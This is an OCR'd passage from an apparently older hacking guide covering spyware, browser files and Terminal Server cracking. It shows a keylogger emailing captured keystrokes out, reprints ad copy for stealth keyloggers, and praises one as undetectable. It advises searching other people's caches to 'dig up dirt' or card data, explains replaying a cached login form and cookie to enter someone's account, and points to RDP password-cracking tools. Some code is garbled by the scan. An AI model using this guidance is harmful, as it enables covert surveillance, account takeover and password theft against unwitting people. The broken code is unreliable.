
Type	Name
Desktop	\Default
Directory	\Windows
Directory	\BaseNamedObjects
Directory	\KnownDlls
Event	\BaseNamedObjects\crypt32LogoffEvent
File	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-...

CPU Usage: 1% Commit Charge: 13.72% Processes: 38

Figure 3. Spyware process running in the background.

This same keylogger was next installed on a different test PC through another program's installer and then configured to send keystrokes captured in an email to a test email-id. Ironically, the program used for this example was Spybot Search & Destroy **ref 10**, a legitimate freeware tool that does a good job of detecting spyware. This is a good example of how other legitimate applications can also be used to install spyware, unbeknownst to the reader.

The procedure as described above is the Remote Installation feature. The information sent by email was then captured with the help of a network sniffer. For ease-of-use, Wireshark **ref 11** and the corresponding TCP stream is shown below in Figure 4 and Figure 5.



```
addr eq 165.212.11.125 and ip.addr eq 202.149.209.186) and (tcp.port
```

```
         Source            Destination       Protocol  Info
.810566  202.149.209.186   165.212.11.125    TCP       2234 > smtp [S
.085346  165.212.11.125    202.149.209.186   TCP       smtp > 2234 [S
.085582  202.149.209.186   165.212.11.125    TCP       2234 > smtp [A
.363451  165.212.11.125    202.149.209.186   SMTP      Response: 220
.543203  202.149.209.186   165.212.11.125    TCP       2234 > smtp [A
.603830  202.149.209.186   165.212.11.125    SMTP      Command: EHLO
.881693  165.212.11.125    202.149.209.186   TCP       smtp > 2234 [A
.890419  165.212.11.125    202.149.209.186   SMTP      Response: 250-
.043954  202.149.209.186   165.212.11.125    TCP       2234 > smtp [A
.242730  202.149.209.186   165.212.11.125    SMTP      Command: AUTH
.516434  165.212.11.125    202.149.209.186   SMTP      Response: 334
.644827  202.149.209.186   165.212.11.125    TCP       2234 > smtp [A
.738234  202.149.209.186   165.212.11.125    SMTP      Message Body
.014779  165.212.11.125    202.149.209.186   SMTP      Response: 334
.145530  202.149.209.186   165.212.11.125    TCP       2234 > smtp [A
.236104  202.149.209.186   165.212.11.125    SMTP      Message Body
```

```
990 (144 bytes on wire, 144 bytes captured)
: II, Src: 00:a0:c5:5e:41:77, Dst: 00:50:ba:3c:e3:7e
: Protocol, Src Addr: 165.212.11.125 (165.212.11.125), Dst Addr: 202.149.
```


```
0 ba 3c e3 7e 00 a0  c5 5e 41 77 08 00 45 00   .P.<.~.. .^Aw..E.
2 d3 c6 00 00 30 06  69 0e a5 d4 0b 7d ca 95   ......0. i....}..
a 00 19 08 ba d1 da  b8 26 36 73 a1 88 50 18   ........ .&6s..P.
0 0e 76 00 00 32 32  30 20 75 61 64 76 67 31   ...v..22 0 uadvg1
7 2e 63 6d 73 2e 75  73 61 2e 6e 65 74 20 45   37.cms.u sa.net E
```

Figure 4. Wireshark captures the keylogger´s outgoing email.

8.0 SPYWARE

Figure 5. TCP stream of Wireshark capture.

Since the content of this email is base64 encoded, the actual output can be seen only after decoding it with a base64 decoder. After passing the output through a base64 decoder, the part of the output of significance is shown as follows:




```
--63c07da2-8419-4eb7-a2f6-9f2eb12070ec
Content-Type: application/octet-stream; charset=iso-8859-1; name=keyst
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="keystrokes.html"
```

```
PEhUTUw+DQ0KPEhFQUQ+DQ0KDQ0KPFNUWUxFPg0NCkE6bGluayB7IGNvbG9yOiBkYXJrYm
dGV4dC1kZWNvcmF0aW9uOm5vbmU7IH0NDQpBOnZpc2l0ZWQgeyBjb2xvcjogcHVycGxlOy
LWRlY29yYXRpb246bm9uZTsgfQ0NCkE6aG92ZXIgeyB0ZXh0LWRlY29yYXRpb246dW5kZX
OyB9DQ0KDQ0KQk9EWQ0NCnsNDQogQkFDS0dST1VORC1DT0xPUjogI2Y2ZjZmNjsNDQogQ0
IGJsYWNrOw0NCiBGT05ULUZBTUlMWTogVmVyZGFuYSwgQXJpYWw7DQ0KIEZPTlQtV0VJR0
b3JtYWw7DQ0KIEZPTlQtU0laRTogMTJwdDsNDQogTUFSR0lOLUxFRlQ6IDQwcHg7DQ0KIE
Ti1SSUdIVDogNDBweDsNDQogTUFSR0lOLUJPVFRPTTogMTBweDsNDQogTUFSR0lOLVRPUD
eDsNDQogc2Nyb2xsYmFyLTNkbGlnaHQtY29sb3I6ICNkZGRkZGQ7DQ0KIHNjcm9sbGJhci
dy1jb2xvcjogYmxhY2s7DQ0KIHNjcm9sbGJhci1iYXNlLWNvbG9yOiB3aGl0ZTsNDQogc2
YmFyLWRhcmtzaGFkb3ctY29sb3I6IGJsYWNrOw0NCiBzY3JvbGxiYXItZmFjZS1jb2xvcj
ZWVlZTsNDQogc2Nyb2xsYmFyLWhpZ2hsaWdodC1jb2xvcjogd2hpdGU7DQ0KIHNjcm9sbG
aGFkb3ctY29sb3I6IHdoaXRlOw0NCiBzY3JvbGxiYXItdHJhY2stY29sb3I6ICNkZGRkZG
fQ0NCg0NCg0NCkgxDQ0Kew0NCiBDT0xPUjogYmxhY2s7DQ0KIEZPTlQtRkFNSUxZOiBBcm
VmVyZGFuYTsNDQogRk9OVC1TSVpFOiAxM3B0Ow0NCiBGT05ULVdFSUdIVDogYm9sZDsNDQ
R0lOLUJPVFRPTTogMTBweDsNDQogTUFSR0lOLVRPUDogMTBweDsNDQogVEVYVC1BTElHTj
dGVyOw0NCiBCT1JERVItU1RZTEU6IG91dHNldDsNDQogQk9SREVSLVdJRFRIOiAxcHg7DQ
Q0tHUk9VTkQtQ09MT1I6IGxpZ2h0Z3JleTsNDQp9DQ0KDQ0KSDINDQp7DQ0KIENPTE9SOi
azsNDQogRk9OVC1GQU1JTFk6IEFyaWFsLCBWZXJkYW5hOw0NCiBGT05ULVNJWkU6IDEzcH
IEZPTlQtV0VJR0hUOiBib2xkOw0NCiBURVhULUFMSUdOOiBsZWZ0Ow0NCiBNQVJHSU4tQk
OiAwcHg7DQ0KIE1BUkdJTi1UT1A6IDEwcHg7DQ0KfQ0NCg0NCkgzDQ0Kew0NCiBDT0xPUj
eTsNDQogRk9OVC1GQU1JTFk6IEFyaWFsLCBWZXJkYW5hOw0NCiBGT05ULVNJWkU6IDEzcH
IEZPTlQtV0VJR0hUOiBib2xkOw0NCiBURVhULUFMSUdOOiBsZWZ0Ow0NCiBNQVJHSU4tQk
OiAwcHg7DQ0KIE1BUkdJTi1UT1A6IDEwcHg7DQ0KIEZPTlQtU1RZTEU6IGl0YWxpYzsNDQ
DQ0KDQ0KUA0NCnsNDQogTUFSR0lOLUJPVFRPTTogNXB4Ow0NCiBNQVJHSU4tVE9QOiA1cH
fQ0NCg0NCg0NCjwvU1RZTEU+DQ0KDQ0KPC9IRUFEPg0NCg0NCjxCT0RZPg0NCg0NCjxIMT
```

Entire conversation (9305 bytes) ● ASCII ○ EBCD

8.6 Q. What are the top Keyloggers on the market today?

A. Here is a list of the top Keylogers:



Keyloggers 2010

Monitor Any Computer in The World!

Keyloggers 2010 provides and in-depth overview of the best keylogger spy software available to the public for the best price possible. We have been in the spy software market for over 10 years and we know only provide you with the best keylogger products.


Keystroke Spy

Keystroke Spy is a cost-effective invisible keylogger and monitoring solution that allows you to easily, and efficiently log what your computer users are doing. Keystroke Spy is a powerful tool that can log every keystroke users type. Keystroke Spy can run in total stealth, email you when specific keywords are typed, and can even be set to only log keystrokes typed in specific applications.

Refog Keylogger

Refog Keylogger offers you several integrated tools to monitor user activities. Each tool keeps track of a different activity. You can use it not only to log key strokes, but also to record clipboard entries and web sites. All activities are logged into a file, and supported with snapshots. Every log entry has a time stamp, the name of application and the caption of the window where the activity took place. When you put it all together, you'll have the whole picture of user activities minute by minute. As well as what was typed, you will also see when and where it was typed.

8.0 SPYWARE



Keylogger Pro

Keylogger Pro is a professional keystroke recording software. This program is an advanced, low level stealth keystroke monitoring application that will secretly record and backup all keystrokes typed (both system keys and regular keys) on your PC. Read more about Keylogger Pro and of its powerful monitoring and security features.

Invisible Keylogger

Invisible keylogger is a superior stealth surveillance application that is completely undetectable. During monitoring sessions Invisible Keylogger can be customized to be completely invisible and cannot be seen in the task manager, programs files menu, system tray or uninstall list. Record all keystrokes typed, chat conversations, email, desktop activity and more with the most powerful stealth surveillance application offered anywhere and at the lowest price with a 30 day money back guarantee

All In One Keylogger

All In One Keylogger

All In One Keylogger implements the state-of-art technology, and guarantees you full control over your computer. All in one keylogger can capture all keystrokes; records instant messengers; passwords; monitors application usage; captures desktop activity; captures screenshots; record microphone sounds; quickly search over logs; sends e-mail reports and generates HTML reports.

Activity Logger


This computer monitoring software runs invisible and records what your employee, child or other users do on the computer. Activity Logger is a computer spy software that invisibly creates a log file to track everything: the Internet URLs visited, keystrokes typed, emails, chats and all programs user runs and work duration in every application, not to mention the screenshots saving function, like in a video surveillance camera. Captured snapshots can be browsed later as a slide show. Log file can be emailed to you silently.

My Favorite:

I have found that Spectorsoft hands down is the best Spyware software ever written. Why you ask? They have more features than any of the other ones on the market. Most of all can't be detected by be the best anti-spyware programs on the market.

SpectorSoft designs products that allow you to record and view what others do on the computer, and specifically what they do on the Internet. Our products are especially popular with people who want to record and monitor the online activity of their loved ones and for employers who want to reduce inappropriate and non-work related web surfing.

Home Users & Small/Medium Businesses




Spector Pro 2010

New Version

Spector Pro captures and organizes ACTUAL Emails (SMTP and web-based services such as Hotmail), Chat Conversations, and Instant Messages and includes the best Keystroke Logger available anywhere!

PLUS - built in intelligence will examine and analyze all PC activity to determine if you should be NOTIFIED IMMEDIATELY.

8.0 SPYWARE




eBlaster 2010

New Version

The ONLY software that captures their incoming and outgoing emails, chat and instant messages - then IMMEDIATELY forwards them any email address you choose.

eBlaster also creates an hourly Activity Report detailing all emails sent and received, chats, IMs, keystrokes typed, web sites visited, programs launched and peer-to-peer (P2P) files downloaded - then sends it directly to YOUR email address.




Spector Pro | mac 2010

New for 2010

Spector Pro automatically takes hundreds of snapshots every hour and provides an easy-to-use, video-style playback tool so that you can see everything they do on the computer and Internet.

Spector Pro also automatically records every web site they visit and every keystroke they type, plus chats, instant messages and emails sent and received. With Spector Pro, you'll always know EXACTLY what your children and employees are doing on a Mac!


The only Monitoring Software for Mac OS X!



eBlaster | mac 2010

New for 2010

The ONLY remote monitoring software available for Mac OS! eBlaster will keep watch when you can't be around to supervise by providing you with detailed reports of their Mac and Internet activity... Sent directly to your email Inbox. eBlaster records everything they do on the computer and automatically emails you an easy-to-read report hourly, daily or as frequently as you choose. Plus, keep informed real-time with immediate copies of their emails, chats and instant messages.




Spector

For Windows

Spector can take snapshots of a person's activity as frequently as once per second, and can hold days, weeks or even months of activity until you get a chance to review it.

With Spector, what you SEE is what they DID.

Corporate, Education, Government & Small/Medium Business Networks




Spector 360

Our Flagship Product for Company-Wide Monitoring

Spector 360, SpectorSoft's flagship product for centralized employee monitoring, offers a high level view of the ongoing activities of your employees as they use company PCs and the Internet. Spector 360 allows you to inspect the activities across your organization using easy-to-read graphical charts. At any time you can "drill down" to a detailed view of these activities to learn more.

Spector 360 features automated deployment, remote management tools and will record a wide range of PC activity including Email, Chat/IM, Web Surfing, Online Searches, Keystrokes and Programs used. Spector 360 also includes our award-winning VCR-like screen snapshot recording. With Spector 360 you can generate high-quality management reports of your findings that can be printed or emailed on a regular basis.

Spector 360 is designed for business, education and government users running a Windows based network.



Spector CNE Investigator

Corporate Network Edition


Spector CNE is our most popular software for conducting investigations of detailed employee computer and Internet activity.

Automatically document and archive everything your employees do on the computer and the Internet including: what web sites they are visiting, who they are instant messaging with, who they are emailing, what they are typing, when they are working and when they are playing.

8.0 SPYWARE

Spector CNE features automated deployment, remote management tools and will record a wide range of PC activity including Email, Chat/IM, Web Surfing, Keystrokes and Programs used. Spector CNE also includes our award-winning VCR-like screen snapshot recording.

Spector CNE is designed for business, education and government users running a Windows based network.



Spector Server

Surveillance Edition

Spector Server is designed for IT administrators who need a comprehensive surveillance tool that provides a detailed record of all server maintenance and session activity.

Spector Server records every detail of the changes being made to your servers by internal IT staff or off-site hosting personnel - the keystrokes they type, the programs they run, changes to configuration settings, modifications to startup or batch files and much more. And because of its advanced surveillance screen snapshot features, you get to see not only WHAT they do on the servers, but the EXACT order in which they do it, step by step.

Web Browser As Attack Point

9.0 What is unsafe about my browser?

There are two main areas regarding security around a browser: reading your private files and manipulating you into a compromising situation.

Just a few files can provide a *lot* of information about yourself. These include cache files, the history file, and your bookmarks. Usually, if you are a typical home user, this is not a problem. But if your browser directory is stored on a server, the server could be compromised, and then anything in the cache and history is in somone else's hands—every access and submitted form, including those to change passwords on servers whose service you are paying for.

Being manipulated is the other hot area. You can be tricked into supplying user IDs and passwords, revealing personal information, such as Social Security and credit card information, or even be presented with misinformation that causes you to act in a way that causes a vulnerability to arise.

If your browser supports HTML extensions and/or Java, your history file, cache, and other files could be plucked from your hard drive. Your machine could be used as a mechanism to attack other resources behind your firewall, sending critical information to an offsite hacker. And while vulnerabilities in most mainstream browsers are constantly patched to prevent this type of behavior, crafty hackers are constantly finding new holes.

9.1 What's in the History, Bookmark, and Cache files?

We'll cover all three. First, the history file.

9.0 WEB BROWSER AS ATTACK POINT

For most browsers, blue is the default color for a clickable link. Once you've clicked on it and visited the link, it changes to purple. While the colors may be different, depending on the page design, your browser keeps track of this information via the history file.

Again, for most browsers, the default is 30 days to expire a link, making it possible to see the last 30 days worth of Web surfing by examining the history file. "Hmm, Fred keeps looking at a particular set of stocks. Does he know something I don't?" "Hey, Martha keeps looking at lesbian sites. What would her homophobic boss say about that?" Get the idea?

Here's a formatted example:

http://www.google.com/search?q=microsoft+stock+price+takeover+rumor+apple

http://www.google.com/search?q=apple+macintosh+hack

http://www.google.com/search?q=audit+trail+hide

If this were from the history file of someone at Microsoft, it might be quite interesting—even valuable.

Bookmarks are a problem for the same reason: they show what sites you regularly browse. If you bookmark sites that require passwords to enter, a quick look at your the cache will possibly reveal those passwords, or at least your account IDs.

The cache is your browser's way of making things a little easier on your access time, the server you're accessing, and the network in general. What happens is that when you access a Web page, a copy of the page and any graphics used on that page are stored locally. That way, if you access the page again, your browser can pull up the local copy instead of accessing the network, which saves time and bandwidth. When you reload, your browser compares the cached file to the one on the server you are accessing and pulls down the latest one. Most browsers will also cache queries and form submissions.

If you are trying to dig up dirt on someone, looking for credit card information, or just want to find out what someone's been up to, check their cache. Every query to a search site like Google is stored in the cache. Typically, every form submission, including browsing pages that require an ID and password, will be there, unless a site has tagged a HTML document to not be cached.

The cache is typically located in a subdirectory underneath the browser's working directory, usually with the word "cache" in the directory name, depending on your OS and browser version. Or, it may also be stored in a temporary directory. For example, IBM's Web Explorer for OS/2 stores its cached files in *C:\TCPIP\TMP* and is flushed before each run of the program.

Here is a formatted example from a cache's index file on a Unix workstation, with names changed to protect the not-so-innocent ;-)

n b <http://altavista.digital.com/cgi-bin/query?pg=q=web=>

```
10=.=%2bhack+%2bnt+%2bserver E1

00/cache31DF458002EC693.cgi

text/html

4 ( <http://www.example.com/user/register.cgi> (r)

rE1 10/cache31DF457002CC693.html

text/html

. " <http://www.example.com/use>

r/welcome.html *1 J 14/cache31DF18940

27C693.html

text/html J
```

Here are three entries. In the first, the user is trying to get NT hacking information from AltaVista. In the second, the user is trying to get signed onto a site called **www.example.com**, and, in the third, it looks like the user finally got in. The three cache files are:

31DF458002EC693.cgi

31DF457002CC693.html

31DF1894027C693.html

You could view these files with a browser, since they're just local copies of the web pages. If *31DF457002CC693.html* had a password in it and was unreadable, you could still do the following:

Access the site yourself and try to log in. Check your own cache and replace your cached file with the file *31DF457002CC693.html*, renaming it to match your cache file, and then resubmit the form. If the site is doing only password security, you might get in. If you still don't get in, though, try substituting the cookie file, as well (as explained in the next section).

The information gained from these sources can also be quite useful for social engineering purposes. For example, you could determine the user was interested in aquariums and rare fish, and use that to assist in guessing a password.

9.2 What other browser files are important?

The cookie file (typically named 'cookie.txt') is a file used to store persistent information about your browser and Web server connection. Since HTTP requests are "connectionless"—one connection for every request—the cookie file is used to track information about the whole session with a server. This way a server can track information about you during your visit by giving you a cookie.

The cookie might typically track info such as which page you've been to or how you answered a question on a previous form. And, due to the connectionless protocol, it keeps the cookie on the client.

This might not seem like a problem, but since Javascript can write information to the cookie file before it is sent to the server, limited information can be gathered about a user— typically, the email address. So, while the cookie.txt file may occasionally contain some interesting information, it usually won't.

Here's an example of how the cookie file could be used:

A user loads a page. It checks for its cookie in the cookie.txt file. If the cookie is there, the page is restored to the state in which the user left it in the last visit (and we can jump to the last step). If no cookie is present, we can assume that either the cookie is expired or it's the user's first visit. A default page is then built for the user. The user clicks and selects stuff on the page. When the user leaves the page, the cookie is updated with the changes made to the page.

The other important file is the pull-down menu in Netscape that shows the last 10 or so sites you've visited. This is typically located in the *netscape.ini* file in the URL History section. A clever Java applet could grab this information and ship it offsite, or if you've compromised a server on which everyone has their config files in user directories, you can get to this information.

A couple of other directories that contain interesting files are the MAIL and NEWS subdirectories for Netscape. The MAIL directory contains, of course, not only your inbox if you are using Netscape as your email application, but a log of every email sent out from your browser, whether you are using Netscape for email or not. The file is typically called "Sent," and is turned on for logging by default.

It is interesting to note that, while it is easy to send fake email via Netscape (simply make the changes to the return address and send), the outgoing message is stored in the MAIL directory by default in most browsers. While fake email is still pretty easy to track down, having a copy of a message you don't know about on your machine can be pretty damning evidence.

9.3 Can you tell me more about the cookie file?

As stated in the previous section, the cookie file, *"cookie.txt",* is a file used to store information about your browser and Web server connection.

The limits (last time I checked, and I checked Netscape only) are as follows: you can only have 300 cookies total; each cookie has a limit of 4KB (which works out to about 1.2MB); a single site can only have a max of 20 cookies in your cookie.txt file; and a web server can access a user's cookie only if that cookie.txt entry contains the web server's domain.

A cookie entry contains the following information:

- *NAME=VALUE; expires=DATE; path=PATH; domain=DOMAIN_NAME; secure*

The name is the name of the cookie, and the value is the value of the cookie itself. The “expires” date, if present, is when the cookie expires. If there is no expiration date, then the cookie is only kept on the client during the current session. The path and domain indicate which URLs can access certain cookies, and the secure keyword is used when a cookie needs to be sent over a secure link.

So, how do we access this info? By using Java (these examples will not work alone, call from your own Java program).

First let’s retrieve a cookie by name:

```
// This function is used by the GetCookie function...
function getCookieVal (offset) {
var endstr=document.cookie.indexOf(“;”, offset);
if (endstr==-1)
endstr=document.cookie.length;
return unescape(document.cookie.substring(offset, endstr));
}
// ...and this function returns the requested cookie.
function GetCookie (name) {
var arg = name + “=”;
var alen = arg.length;
var clen = document.cookie.length;
var i = 0;
while (i < clen) {
var j = i + alen;
if (document.cookie.substring(i, j) == arg)
return getCookieVal (j);
i = document.cookie.indexOf(“ “, i) + 1;
}
return null; // return null if no cookie by that name
}
```

Now to set cookie information with this function:

```
// The first 2 args are used, the rest are optional. If you skip an
// arg give it a null value.
function SetCookie (name;value) {
var argv = SetCookie.arguments;
var argc = SetCookie.arguments.length;
var expires = (argc > 2) ? argv2 : null;
var path = (argc > 3) ? argv3 : null;
var domain = (argc > 4) ? argv4 : null;
```

- *var secure = (argc > 5) ? argv5 : false;*
- *document.cookie = name + “=” + escape (value) +*
- *((expires == null) ? “” : (“; expires=” + expires.toGMTString())) +*
- *((path == null) ? “” : (“; path=” + path)) +*
- *((domain == null) ? “” : (“; domain=” + domain)) +*
- *((secure == true) ? “” : “; secure” + “”);*
- *}*

Finally, let’s delete a cookie by name:

- *// This function uses the GetCookie function above.*
- *function DeleteCookie (name) {*
- *var exp = new Date();*
- *exp.setTime (exp.getTime() -1); // set cookie to expire and browser will // remove it at end of session*
- *var cval = GetCookie (name);*
- *document.cookie = name + “=” + cval + “; expires=” + exp.toGMTString();*
- *}*

9.4 How can I protect my browser files?

Well, you could disable cache (or set its size to zero) but that would certainly hurt performance. Usually, flushing your cache at the end of a session or before visiting an unknown site would be good. Setting your history file preference to zero or wiping the file at the end of the session also works.

Don’t put stupid stuff in your bookmark file ;-)

You can edit your cookie.txt file, removing any cookies and then using your local operating system to make the cookie.txt File Read only.

Disable the logging of outgoing email messages, unless you don’t have a problem with anyone reading them.

A site can learn a lot about you, even without Netscape or Java. Take a look at “**Anonymizer Privacy Analysis**.” With extra logging options, a site can log your OS, browser, e-mail address, hostname, and last site visited. This isn’t using JavaScript, either. Some companies use this info to build mailing lists, and track all of this info. To prevent this, you could use Anonymizer’s site as a “proxy” to surf anonymously. Instructions are at the anonymizer site, which is currently offering limited free service.

If most of this is Greek to you, and you simply read this S&S GUIDE because you are afraid of computer bad guys, go to **Download.com** and look for a product called “Cookie Monster.” This product allows you to clean up any or all of these files, and is fairly easy to use (some of us actually use Windows clients here).

9.5 So why all of the paranioa about browsers?

Once again, review the Anonymizer web site at **www.anonymizer.com**.

If that does not convince you, check out the following Web site:

- ***http://www.iptvreports.mcmail.com/interception_capabilities_2000.htm***

People *do* watch you!

9.6 MS Terminal Server Cracking

patching file orders.c

9.7 Q. How do I do MS Terminal Server Cracking?

A. If you want to do any MS Terminal Server cracking you basically have your choice of three tools that can do it for you; TSgrinder, TScrack, and a patched version of RDesktop. This article and its companion Video: Terminal Server / RDP Password Cracking, takes you step-by-step through the concepts, tools and usage.

TSGrinder is readily available from **http://www.hammerofgod.com/download.html**.
TSCrack you'll have to google for as it is not readily available anymore.
Rdesktop v1.41 can be downloaded from **http://www.rdesktop.org/** and you'll need the patch from foofus.net **http://www.foofus.net/jmk/rdesktop.html**.

Part 1: MS Terminal Services Overview

Prior to Terminal Services, Windows did not provide the ability to run code remotely in the processor space of the server. Another way to put this is there was no way to have an "interactive" session on the server. There were tools like wsremote or psexec or VNC. If an attacker got a non administrator level account on a remote machine they could map shares and copy files but had a difficult time running code on the server. Now, with Terminal Services, an attacker can log on as a non privileged user and run exploit local exploit code via the Terminal Services GUI. These attacks used to be fairly limited to local physical attacks or from users who actually logging into your domain but now if the server has Terminal Services (2000 server 2003 server) or RDP (Windows XP) running the attack vector increases.

Terminal Services by default listen on port 3389 (but can be changed by editing the registry).

If you want to change the listening port, edit this registry key:

- \HKLM\System\CurrentControlSet\Control\Terminal Server\WinStationRDP-TCP Value : PortNUmber REG_DWORD=3389

9.0 WEB BROWSER AS ATTACK POINT

To turn on Terminal Server/RDP, edit this registry key (or to turn it on via command line):

